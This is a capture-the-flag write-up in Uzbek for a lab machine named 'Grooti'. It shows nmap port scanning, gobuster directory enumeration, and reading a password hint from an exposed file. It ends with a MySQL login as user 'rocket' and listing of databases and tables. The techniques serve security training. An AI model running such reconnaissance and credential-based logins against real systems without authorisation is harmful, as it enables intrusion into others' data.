


Raximjonov Saidislom

machine: Grooti difficulty: Medium

saytning vizual ko'rinishi



nmap scan natijasi

```
nmap 172.17.0.2 -p- --min-rate 5000
```


```
(kali㉿kali)-[~]
$ nmap 172.17.0.2 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 12:11 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000090s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 8E:3B:74:25:FA:AD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds

(kali㉿kali)-[~]
$
```

22 (ssh), 80 (http) va 3306 (mysql) portlari ochiq ekani ko'rindi.

sahifa manbasini (view-source) tekshirish




```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4 <meta charset="UTF-8">
5 <title>Grooti's Web</title>
6 <style>
7 body {
8 background-color: #000000;
9 color: #000000;
10 font-family: 'Courier New', monospace;
11 text-align: center;
12 padding-top: 50px;
13 }
14 hi {
15 font-size: 3em;
16 color: #000000;
17 }
18 .grooti {
19 font-size: 1.2em;
20 color: #000000;
21 }
22 a {
23 color: #000000;
24 text-decoration: none;
25 }
26 footer {
27 margin-top: 40px;
28 color: #000000;
29 font-size: 0.8em;
30 }
31 </style>
32 </head>
33 <body>
34 <!-- I AM GROOT! -->
35 <p class="grooti">I am grooti. I am grooti! I... am grooti.</p>
36
37 <p># Bienvenidos a mi universo.</p>
38 <p>Explora mis archivos</p>
39 <ul style="list-style-type: none;">
40 <li><a href="/imagenes/">Mis Fotos</a></li>
41 <li><a href="/documentos/">Mi base de datos</a></li>
42 <li><a href="/archivos/">Facturas de la nave</a></li>
43 </ul>
44
45 <!--
46 I am Grooti...
47 Creo que Rocket ha entrado a mi base de datos...
48
49 -->
50
51 
52
53 <footer>
54 Grooti Inc. | Yo soy Grooti, tú eres... groot?
55 </footer>
56 </body>
57 </html>
```

HTML kodi ichida `/imagenes/`, `/documentos/` va `/archives/` papkalariga havolalar hamda "Creo que Rocket ha entrado a mi base de datos..." degan izoh (comment) topildi.

gobuster natijasi

```
gobuster dir -u http://172.17.0.2/ -w
/usr/share/seclists/Discovery/Web-Content/common.txt -x php,html,txt,zip
```



```
Session Actions Edit View Help

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 32
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt,zip
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


.hta.php (Status: 403) [Size: 275]
.hta.zip (Status: 403) [Size: 275]
.hta (Status: 403) [Size: 275]
.hta.html (Status: 403) [Size: 275]
.htaccess.txt (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
.htaccess.zip (Status: 403) [Size: 275]
.hta.txt (Status: 403) [Size: 275]
.htpasswd.zip (Status: 403) [Size: 275]
.htpasswd.html (Status: 403) [Size: 275]
.htpasswd.txt (Status: 403) [Size: 275]
.htpasswd.php (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
.htaccess (Status: 403) [Size: 275]
archives (Status: 301) [Size: 311] [-> http://172.17.0.2/archives/]
imagenes (Status: 301) [Size: 311] [-> http://172.17.0.2/imagenes/]
index.html (Status: 200) [Size: 1436]
index.html (Status: 200) [Size: 1436]
secret (Status: 301) [Size: 309] [-> http://172.17.0.2/secret/]
server-status (Status: 403) [Size: 275]
Progress: 23750 / 23750 (100.00%)

Finished


(kali@kali) ~
```

archives/, imagenes/ va secret/ papkalari topildi.

/imagenes/ papkasi




Ichida README.txt fayli bor edi:




"(password1) Encuentra donde ponerla ;)" — ya'ni bu parolni qayerga qo'yishni topish kerak degan maslahat edi.

/archives/ papkasi




Bu yerda faqat oddiy hisob-faktura (invoice) fayli bor edi, foydali narsa yo'q.


/secret/ — Rocket Database sahifasi



Sahifada grooti, rocket va Naia foydalanuvchilari ko'rsatilgan hamda "Download file of instructions" tugmasi bor edi.



Yuklab olingan instrucciones.txt faylini o'qidim:



The image shows a terminal window from a Kali Linux system. The window has a dark background and a light-colored text. At the top, there is a title bar with the text "kali@kali: ~/Downloads". Below the title bar, there is a menu bar with the options "Session", "Actions", "Edit", "View", and "Help". The main area of the terminal is mostly empty, with a single line of text at the bottom: "mysql -u rocket -p -h 172.17.0.2 --ssl=0". Below this line, there is a prompt character "❏" followed by the text "(kali@kali) - [~/Downloads]".


```
kali@kali: ~/Downloads
Session Actions Edit View Help

mysql -u rocket -p -h 172.17.0.2 --ssl=0
❏ (kali@kali) - [~/Downloads]
```

"look carefully here ;)" — yana bir maslahat, diqqat bilan qarash kerak edi.

MySQL orqali kirish

```
mysql -u rocket -p -h 172.17.0.2 --ssl=0
```



The image shows two screenshots of a terminal window on a Kali Linux system. The terminal is running the MySQL command-line client to connect to a remote server.

Top Screenshot: The user runs `mysql -u rocket -p -h 172.17.0.2 --ssl=0`. The prompt `Enter password:` is shown, followed by the MySQL welcome message: `Welcome to the MariaDB monitor. Commands end with ; or \g. Your MySQL connection id is 10. Server version: 8.0.42-0ubuntu0.24.04.2 (Ubuntu)`. The user is now at the `MySQL [(none)]>` prompt.

Bottom Screenshot: The user enters `show databases;` and receives the following output:

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| files_secret |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.005 sec)
```

Next, the user enters `select * from files_secret;` and receives an error: `ERROR 1046 (3D000): No database selected`. The user then enters `use files_secret;` and receives another error: `ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'use files_secret' at line 1`. The user then enters `use files_secret;` again, and the prompt changes to `MySQL [files_secret]>`. The user then enters `show tables;` and receives the following output:

```
MySQL [files_secret]> show tables;
+-----+
| Tables_in_files_secret |
+-----+
| rutas |
+-----+
1 row in set (0.002 sec)
```

The user is now at the `MySQL [files_secret]>` prompt.

rocket foydalanuvchisi va topilgan parol (password1) orqali MySQL serveriga muvaffaqiyatli ulandim.

```
show databases; use files_secret; show tables;
```



```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| files_secret |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.005 sec)

